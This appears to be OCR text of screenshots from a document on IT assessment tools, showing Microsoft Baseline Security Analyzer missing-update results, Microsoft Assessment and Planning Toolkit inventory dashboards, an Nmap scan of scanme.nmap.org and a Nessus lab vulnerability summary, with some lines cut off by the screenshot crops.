





Microsoft Baseline Security Analyzer 2
Microsoft
Baseline Security Analyzer
14 security updates are missing.
Result Details for Office
Security Updates
Items marked with ✘ are confirmed missing. Items marked with ★ are confirmed missing and are not approved by your system administrator.
Score ID Description Maximum Severity Download
✘ MS06-047 Security Update for Office XP (KB920821) Important
✘ MS07-030 Security Update for Visio 2003 (KB931281) Critical
✘ MS07-013 Security Update for Office 2003 (KB920813) Important
✘ MS07-025 Security Update for Office XP (KB934705) Important
✘ MS07-024 Security Update for Word 2002 (KB934394) Important
✘ MS07-013 Security Update for Office XP (KB920816) Important
✘ MS06-058 Security Update for PowerPoint 2002 (KB923092) Important
✘ MS07-003 Security Update for Outlook 2002 (KB921594) Important
✘ MS06-054 Security Update for Publisher 2002 (KB894541) Important


Microsoft®
Assessment and Planning
Toolkit
Hardware Inventory
Compatibility Analysis
Readiness Reporting


Inventory and Assessment
Data Collection
Total machines discovered
3,646
3,632
Machines Inventoried
0
Collections Remaining
Assessment
Completed
Details
Computer Discovery
Total Discovered
Active Directory:
1,039
Windows network protocol:
57
IP address range:
2,546
Manually entered/imported from file:
0
Inventory data (guest/host):
4
3,646
Newly discovered:
3,632
Retrying from previous inventory:
0
Completed previously:
0
Collector Status
Object Count
WMI
106,127
Registry
153,040
Active Directory
1,656
SQL
643
PowerShell
0
SSH
0
VMware
34
Close
Cancel
Scenarios Available
Cloud
All scenarios relevant to the migration to an
cloud services and products offered by Micr
Windows Azure VM Readiness
Windows Azure Virtual Machine Cap
Office 365 Readiness
Microsoft Private Cloud Fast Track
Hardware Library
ommunity
AP Toolkit Team Blog
echNet User Forums
Reference Material
MAP Toolkit Application Downloa
MAP Toolkit Sample Reports



Overview
Cloud
Desktop
Server
Desktop Virtualization
Server Virtualization
Database
Usage Tracking
Environment
Server
Scenarios
Windows Server 2012 R2
24 % Ready
17 Ready
9 Not Ready
45 Insufficient Data
Windows Server 2012
23 % Ready
16 Ready
9 Not Ready
46 Insufficient Data
Windows Server 2008
28 % Ready
20 Ready
12 Not Ready
39 Insufficient Data
Web Application Discovery
12 IIS Instances
28 Web Applications
Legacy Server Discovery
70 Legacy Servers
11 Windows 2000 Server
39 Windows Server 2003 (x86/x64)
20 Windows Server 2008 (x86/x64)
0 Itanium Windows Server


Overview
Cloud
Desktop
Server
Desktop Virtualization
Server Virtualization
Database
Usage Tracking
Environment
Database
Steps to complete
Collect inventory data
1,613 Machine(s), 11 % Success on 8/8/2015 8:59 AM
Options
Create/Select database
Scenarios
SQL Server Discovery
18 Total Count
0 SQL Server 2014
0 SQL Server 2012
9 SQL Server 2008 R2
1 SQL Server 2008
5 SQL Server 2005
3 SQL Server 2000
Azure VM Readiness
10 Machines with SQL Server
5 Ready
5 Ready after changes
Oracle Products
4 Total Count
2 Oracle 11
2 Oracle 10
0 Oracle 9


Active Devices and Users
Summary
8/8/2015 1:29:11 PM Last inventory date
2.76 Devices per user
1,062 Windows devices
1,613 Total devices
585 Users
71 Servers
13 Virtual
13 Physical
45 Unable to determine
Server operating systems
0
5
10
15
20
25
30
35
40
Windows Server 2012 R2
Windows Server 2008 R2
Windows Server 2008
Windows Server 2003
Windows 2000


Starting Nmap 6.00 (http://nmap.org) at 2012-05-17 12
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.00031s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
| ssh-hostkey:
|_2048 79:f8
80/tcp
|_http-ti
9929/tcp open
Device type: gener
Running: Linux 2.6.X|3.
OS CPE: cpe:/o:linux:kernel:2.6 cpe:/o:linux:kernel:3
OS details: Linux 2.6.32 - 2.6.39, Linux 2.6.38 - 3.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel


Nessus®



Nessus
Nessus
renaud | Help | About | Log out
Reports
Reports Scans Policies Users Configuration
Lab Vulnerability Summary | Host Summary
Running - Launched: Feb 14, 2012 16:54
Download Report
Audit Trail
Filters No Filters Add Filter
Clear Filters
Host Progress Vulnerabilities
172.20.10.42 100% 9 75 31 10 46
172.20.10.39 30% 6 56 17 110
172.20.10.65 32% 113 83
172.20.10.23 100% 8 6 50
172.20.10.16 76% 5 6 5 51
172.20.10.35 72% 3 9 5 23
172.20.10.41 38% 9 51
172.20.10.38 100% 4 56
172.20.10.61 83% 85
172.20.10.60 83% 84
172.20.10.225 100% 39
172.20.10.230 16% 5 31
172.20.10.26 0% 27
172.20.10.100 16% 8 124

Nessus

Executive Summary: My Network Scan

>PRINT

TOP 10 HOSTS with ISSUES




